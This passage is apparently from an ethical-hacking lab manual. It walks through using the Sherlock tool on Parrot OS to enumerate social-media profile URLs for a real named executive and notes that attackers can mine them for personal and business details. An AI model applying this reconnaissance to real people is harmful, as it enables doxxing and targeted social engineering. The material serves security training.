


2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
4. Type **cd sherlock/sherlock/** and press **Enter** to navigate to the sherlock folder.



5. Type **python3 sherlock.py satya nadella** and press **Enter**. You will get all the URLs related to Satya Nadella, as shown in the screenshot. Scroll down to view all the results.

Note: The results might differ when you perform this task. If you receive any error messages in between ignore them.



```
python3 sherlock.py satya nadella - Parrot Terminal
File Edit View Search Terminal Help
[ root@parrot ] - [ /home/attacker/sherlock/sherlock ]
#python3 sherlock.py satya nadella
[*] Checking username satya on:
[+] 7Cups: https://www.7cups.com/@satya
[+] About.me: https://about.me/satya
[+] Academia.edu: https://independent.academia.edu/satya
[+] AllMyLinks: https://allmylinks.com/satya
[+] Anilist: https://anilist.co/user/satya/
[+] Apple Developer: https://developer.apple.com/forums/profile/satya
[+] Apple Discussions: https://discussions.apple.com/profile/satya
[+] Archive.org: https://archive.org/details/@satya
[+] Arduino: https://create.arduino.cc/projecthub/satya
[+] Audiojungle: https://audiojungle.net/user/satya
[+] BLIP.fm: https://blip.fm/satya
[+] Bandcamp: https://www.bandcamp.com/satya
[+] Behance: https://www.behance.net/satya
[+] Bikemap: https://www.bikemap.net/en/u/satya/routes/created/
[+] BinarySearch: https://binarysearch.io/@/satya
[+] Blogger: https://satya.blogspot.com
[+] BodyBuilding: https://bodyspace.bodybuilding.com/satya
[+] Bookcrossing: https://www.bookcrossing.com/mybookshelf/satya/
[+] BraveCommunity: https://community.brave.com/u/satya/
[+] BuyMeACoffee: https://buymeacoff.ee/satya
[+] BuzzFeed: https://buzzfeed.com/satya
[+] CNET: https://www.cnet.com/profiles/satya/
[+] Carbonmade: https://satya.carbonmade.com
[+] CloudflareCommunity: https://community.cloudflare.com/u/satya
[+] Codecademy: https://www.codecademy.com/profiles/satya
[+] Codechef: https://www.codechef.com/users/satya
[+] ColourLovers: https://www.colourlovers.com/lover/satya
```


6. The attackers can further use the gathered URLs to obtain sensitive information about the target such as DOB, employment status and information about the organization that they are working for, including the business strategy, potential clients, and upcoming project plans.
7. This concludes the demonstration of gathering person information from various social networking sites using Sherlock.
8. You can also use tools such as **Social Searcher** (<https://www.social-searcher.com>), **UserRecon** (<https://github.com>), etc. to gather additional information related to the target company and its employees from social networking sites.
9. Close all open windows and document all the acquired information.
10. Turn off the **Parrot Security** virtual machine.

Task 3: Gather Information using Followerwonk

Followerwonk is an online tool that helps you explore and grow your social graph, digging deeper into Twitter analytics; for example, Who are your followers? Where are they located? When do they tweet? This can be used to gather Twitter information about any target organization or individual.

